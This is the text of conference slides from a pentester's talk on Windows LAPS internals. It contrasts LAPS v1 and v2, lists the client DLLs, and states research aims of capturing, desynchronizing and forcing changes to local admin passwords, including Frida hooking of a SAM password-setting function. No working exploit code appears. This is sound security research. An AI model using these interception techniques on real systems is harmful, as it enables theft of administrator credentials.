



OverLAPS: Overriding LAPS Logic

From Dijon (Burgundy, France) to DEF CON



Antoine Goichot

- Born and raised in Dijon, France – *yep, the mustard one.*
- **Pentester (consulting) @ PwC Luxembourg** – 10 years of breaking things
- CVEs:
 - Cisco AnyConnect for Windows: CVE-2020-3433, CVE-2020-3434, CVE-2020-3435, CVE-2020-27123, CVE-2021-1427
 - Ivanti Secure Access Client for Windows: CVE-2023-38042
- Previous talk:
Malicious use of Microsoft “Local Administrator Password Solution”,
Hack.lu, October 2017, with Maxime Clementz



Agenda

- 1 Foreword & Vocabulary
- 2 Introduction: LAPS Overview
- 3 Background & Objectives
- 4 Scope & Infrastructure
- 5 Dissecting Windows LAPS
- 6 Conclusion



Foreword & Vocabulary

Microsoft LAPS vs. Windows LAPS

LAPS = Local Administrator Password Solution

Microsoft LAPS (in this talk: Legacy / LAPSv1)


- Released in 2015
- AD only
- On DC: installation & config
- .msi package installation on managed clients
- Passwords stored in **clear text** in AD attributes
- Status:
 - **Deprecated** starting with Windows 11 23H2 and later
 - For older versions, support ends with the OS's EoL

Windows LAPS (in this talk: Current / LAPSv2)

- Released in 2023
- AD **or** Entra ID
- On DC / Entra: only config
- **Native support** on managed clients
- **Encrypted password** storage and **history** support in AD
(*Can manage DSRM account, but not covered here*)
- Supported

2

Introduction: LAPS Overview



High level operation


LAPS (v1 & v2) run the same high-level process during each cycle:

1. Generate a new local administrator password
2. Store the password in the directory
3. Set the password locally on the device

On AD, resetting LAPS password = setting expiration time to 'now' and wait for a new cycle

Microsoft LAPS (Legacy / v1)

- Managed device = domain-joined device (with `.msi` installed)
- Client-Side group policy Extension (CSE):
Poling cycle = Group Policy refresh cycle
- On managed device: 1 DLL
`%ProgramFiles%\LAPS\CSE\AdmPwd.dll`
- Password and expiration time stored in AD (Computer object)
- Password protected by ACL only (stored in clear text):
 - Only authorized users can read the password
 - Everyone can read expiration time




Source: *LAPS_Datasheet.docx*

(<https://www.microsoft.com/en-us/download/details.aspx?id=46899>)

Windows LAPS (Current / v2)

- Managed device = domain-joined device OR Entra-joined device
- Not a CSE , but does respond to Group Policy change notifications and to `Invoke-LapsPolicyProcessing` PS cmdlet
- Hard-coded polling cycle: once per hour
- On managed device: 3 main DLLs (native support)
 - `%windir%\System32\laps.dll` – Core logic
 - `%windir%\System32\lapscsp.dll` – CSP logic
 - `%windir%\System32\WindowsPowerShell\v1.0\Modules\LAPS\lapspsh.dll` – PowerShell cmdlet logic
- AD: password protected both by **encryption** & **ACL**
- Entra: password “further encrypted” at rest & ACL
- Password tampering protection on local system



Source: <https://learn.microsoft.com/en-us/windows-server/identity/laps/laps-concepts-overview>

3

Background & Objectives

Background

- LAPS (v1 & v2) have been widely analyzed, with **many tools and articles available**
- However, most attacks focus on abusing accounts authorized to read passwords
- “Client-side” remain **largely unexplored** in public tooling and research
- **This observation is not new.** We studied the client-side of Microsoft LAPS (v1) back in 2017
- TL;DR: LAPS v1 is based on an open-source project, AdmPwd, and is backward compatible



Eight Years Later...

Several protections and major changes have been introduced:

- No longer based on open-source code
- Support for Entra ID alongside Active Directory
- Passwords stored with encryption
- Password tampering protection mechanisms

In this context, we would like to explore the following questions:

Can the LAPS password be **captured** every time it changes or resets?

Is it possible to **desynchronize** the local password from the one stored “server-side”?

Can a password **change** be triggered on demand?

4


Scope & Infrastructure

Scope & Labs

Scope

- Focus exclusively on Windows LAPS (v2) – *Microsoft LAPS (v1) being deprecated anyway*
- Encryption enabled: Legacy compatibility not studied
- Cryptography details are out of scope – *see XPN's blog post in references for more*

Minimalist Labs infrastructure



In both infra:

- Client = Windows 11, 24H2, 64-bit system
- LAPS is used to manage the built-in local admin account
- **LSA Protection (RunAsPPL) is disabled**


5

Dissecting Windows LAPS

Exploring laps.dll

As mentioned, 3 main DLLs on clients:

- `laps.dll` – Core logic
- `lapscsp.dll` – CSP logic
- `lapspsh.dll` – PowerShell cmdlet logic




Luckily, Windows debugger symbols (.pdb) make it easier to understand the logic and function names

Under the hood of LAPS

For reference, studied version: 10.0.26100.4202, signed (June 2025)

SHA-1: 2332A88D495808A5465A22494B93FB49A8F67A02




FRIDA

Frida is an open-source toolkit that lets you inject custom scripts into running processes for real-time analysis and manipulation (<https://frida.re/>)

samsrv.dll!SamISetPasswordForeignUser2

Exported function – SAM Server DLL



SamISetPasswordForeignUser2 (0,0x200,&local_18,&local_28,0,0,0);


